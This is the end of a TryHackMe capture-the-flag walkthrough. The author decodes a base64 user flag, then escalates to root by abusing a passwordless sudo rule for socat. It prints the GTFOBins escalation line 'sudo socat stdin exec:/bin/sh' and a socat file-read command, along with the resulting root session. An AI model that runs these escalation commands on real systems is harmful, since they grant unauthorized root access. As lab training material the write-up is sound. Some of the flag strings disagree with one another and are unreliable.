
VEhNezQ5amc2NjZhbGI1ZTc2c2hydXNuNDlqZzY2NmFsYjVlNzZzaHJ1c259

9

Having less braincells as usual lol Going to dcode cipher identifier and I find it's base 64



So heading to base 64 decoder we get the user flag:



THM{49jg666alb5e76shrusn49jg666alb5e76shrusn
}

Now to escalate privileges :

```
elyana@ip-10-201-115-191:~$ sudo -l
Matching Defaults entries for elyana on ip-10-201-115-191:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User elyana may run the following commands on ip-10-201-115-191:
    (ALL) NOPASSWD: /usr/bin/socat
```

sudo -l

- `sudo -l` lists allowed `sudo` commands for the current user and whether a password is required.

Result: ***(ALL) NOPASSWD: /usr/bin/socat***

The minute I see this I know the routine and head to GTFO bin and search up socat and take the sudo exploit line and paste it in

```
LFFILE=file_to_read  
socat -u "file:$LFFILE" -
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

The resulting shell is not a proper TTY shell and lacks the prompt.

```
sudo socat stdin exec:/bin/sh
```

sudo socat stdin exec:/bin/sh

Confirming I'm root and going for the root.txt flag

```

elyana@ip-10-201-115-191:~$ sudo socat stdin exec:/bin/sh
whoami
root
ls --la
ls: unrecognized option '--la'
Try 'ls --help' for more information.
ls -la
total 48
drwxr-xr-x 6 elyana elyana 4096 Oct  7 2020 .
drwxr-xr-x 4 root    root    4096 Sep 16 15:18 ..
-rw----- 1 elyana elyana 1632 Oct  7 2020 .bash_history
-rw-r--r-- 1 elyana elyana  220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 elyana elyana 3771 Apr  4 2018 .bashrc
drwx----- 2 elyana elyana 4096 Oct  5 2020 .cache
drwxr-x--- 3 root    root    4096 Oct  5 2020 .config
drwx----- 3 elyana elyana 4096 Oct  5 2020 .gnupg
-rw-rw-r-- 1 elyana elyana   59 Oct  6 2020 hint.txt
drwxrwxr-x 3 elyana elyana 4096 Oct  5 2020 .local
-rw-r--r-- 1 elyana elyana  807 Apr  4 2018 .profile
-rw-r--r-- 1 elyana elyana    0 Oct  5 2020 .sudo_as_admin_successful
-rw----- 1 elyana elyana   61 Oct  6 2020 user.txt
cd /root
ls -la
total 60
drwx----- 6 root    root    4096 May 11 14:26 .
drwxr-xr-x 24 root    root    4096 Sep 16 15:18 ..
-rw----- 1 root    root    1197 May 11 14:30 .bash_history
-rw-r--r-- 1 root    root    3106 Apr  9 2018 .bashrc
drwx----- 2 root    root    4096 May 11 14:26 .cache
drwxr-xr-x 3 root    root    4096 Oct  5 2020 .local
-rw----- 1 root    root    293 Oct  5 2020 .mysql_history
-rw-r--r-- 1 root    root    161 Jan  2 2024 .profile
-rw-r--r-- 1 root    root    61 Oct  6 2020 root.txt
drwx----- 3 root    root    4096 Apr 27 10:55 snap
drwx----- 2 root    root    4096 Oct  6 2020 .ssh
-rw----- 1 root    root    8367 Oct  6 2020 .viminfo
-rw-r--r-- 1 root    root    163 Oct  5 2020 .wget-hsts
cat root.txt
VEhNe3VlbTJ3aWdidWVtMndpZ2I2OHNuMmoxb3NwaTg2OHNuMmoxb3NwaTh9
Connection to 10.201.115.191 closed by remote host.

```

whoami

cd /root

ls -la

cat root.txt

And decoding this as well we get the flag:

Base64 Decode

This online Base64 decoding tool helps you decode Base64 to text or binary. You can output UTF-8, UTF-16, Hex, or other encodings. It also supports such as RFC 4648 (standard and URL Safe), RFC 2045 (MIME), RFC 2152 (UTF-7), and RFC 3501 (IMAP).

Settings	Input
<div>Decode</div> <div><input checked="" type="checkbox"/> Auto Update</div> <div><input type="checkbox"/> Remember Input</div> <div>Output Encoding</div> <div>UTF-8</div>	<div>VEhNe3VlbTJ3aWdldWVtMndpZ2I2OHNuMmoxb3NwaTg2OHNuMmoxb3NwaTh9</div>
	<div>Output</div> <div>THM{uem2wigbuem2wigg68sn2j1osp1868sn2j1osp18}</div>

THM{uem2wigbuem2wigg68sn2j1osp1868sn2j1osp18}

Answer the questions below

user.txt

THM[49jg666alb5e76shrusn49jg666alb5e76shrusn]

✓ Correct Answer

root.txt

THM[uem2wigbuem2wigb68sn2j1ospi868sn2j1ospi8]

✓ Correct Answer

CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

Now that I've gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!

If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.

Imma bounce for now, but I'll catch you all in the next writeup!